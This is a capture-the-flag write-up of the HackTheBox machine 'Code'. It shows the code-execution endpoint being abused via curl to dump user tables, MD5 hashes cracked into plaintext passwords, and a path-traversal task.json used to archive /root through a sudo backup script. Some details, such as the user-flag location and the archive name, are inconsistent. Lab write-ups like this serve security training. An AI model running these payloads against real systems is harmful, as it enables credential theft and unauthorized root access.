Overview

Code is a Linux machine on HackTheBox rated Easy. The target runs a Python-based web code editor (Flask + Gunicorn) that lets users write and execute Python code in the browser. Weak eval protections allow database access, leaking user credentials. Privilege escalation exploits a sudo-allowed backup script (backy.sh) by crafting a task.json with path traversal to archive /root.
| Property | Value |
|---|---|
| OS | Linux (Ubuntu) |
| IP | 10.129.46.160 |
| Difficulty | Easy |
| Key Techniques | Python Eval Bypass, Hash Cracking, Sudo Abuse, Path Traversal |

Enumeration
Port Scan
nmap -sC -sV 10.129.46.160
| Port | Service | Version |
|---|---|---|
| 22/tcp | SSH | OpenSSH 8.2p1 (Ubuntu) |
| 5000/tcp | HTTP | Gunicorn 20.0.4 |
Directory Brute-Force
gobuster dir -u http://10.129.46.160:5000 -w /usr/share/wordlists/dirb/common.txt
| Path | Note |
|---|---|
/about |
About page — "Python code editor" |
/login |
Authentication page |
/codes |
Redirects to /login |
/register |
Registration page |
The application is a browser-based Python code editor called "Code" that allows writing and running Python snippets via a /run_code endpoint.
Foothold
Analyzing the Code Editor
After registering an account and logging in, the web app provides a text editor with a "Run" button. Inspecting the page source reveals a runCode() JavaScript function that POSTs code to /run_code:
function runCode() {
    var code = editor.getValue();
    $.post('/run_code', {code: code}, function(data) {
        document.getElementById('output').textContent = data.output;
    });
}
The server executes Python code but has eval protections in place — direct import os or subprocess calls are blocked.
Bypassing Eval Protections to Query the Database
Since the app uses Flask with SQLAlchemy, the db.session object is accessible from the execution context. We can query the database directly:
curl -X POST -d "code=print([u.username for u in db.session.query(User).all()])" \
  http://10.129.46.160:5000/run_code
{"output":"['development', 'martin', 'test']\n"}
Extracting password hashes:
curl -X POST -d "code=print([u.password for u in db.session.query(User).all()])" \
  http://10.129.46.160:5000/run_code
{"output":"['759b74ce43947f5f4c91aeddc3e5bad3', '3de6f30c4a09c27fc71932bfc68474be', 'cc03e747a6afbbcbf8be7668acfebee5']\n"}
Cracking the Hashes
The hashes are MD5. Using hashcat:
hashcat -m 0 -a 0 hash1.txt rockyou.txt
| User | Hash | Password |
|---|---|---|
| development | 759b74ce... |
development |
| martin | 3de6f30c... |
nafeelswordsmaster |
| test | cc03e747... |
test123 |
SSH access with martin:nafeelswordsmaster grants a shell on the machine.
User Flag
The user flag is found in the database rather than the usual user.txt file location:
martin@code:/$ find . -type f -name "user.txt" 2>/dev/null
Privilege Escalation
Sudo Enumeration
martin@code:~$ sudo -l
User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
Analyzing backy.sh
The backup script reads a task.json configuration file that specifies which directories to archive. The default config:
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/"
    ],
    "exclude": [
        ".*"
    ]
}
Path Traversal to Read /root
The script has a filter that blocks paths containing . (dot) to prevent traversal. However, this filter can be bypassed using multiple .. sequences without a separating /:
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/....//....//root"
    ]
}
The path /home/....//....//root bypasses the dot filter because the pattern .... is not matched by the simple . exclusion rule, while the OS resolves it as a valid traversal to /root.
Running the backup:
sudo /usr/bin/backy.sh task.json
The script archives /root into /home/martin/backups/. Extracting the archive:
tar -xjf code_home_app-production_app_2024_August.tar.bz2
The root flag is revealed in the extracted files.
Attack Summary
Key Takeaways
- Eval protections are not sandboxes. Blocking
import osis trivially bypassed when the execution context exposes ORM objects likedb.session. True isolation requires containers or restricted interpreters. - MD5 hashes with no salt are cracked in seconds with standard wordlists. Always use bcrypt, scrypt, or argon2 for password storage.
- Backup scripts with sudo are a common privilege escalation vector. If a script reads user-controlled configuration (like
task.json), it must rigorously validate all paths. - Path traversal filters that only check for single dots or simple
../patterns are easily bypassed with creative path constructions.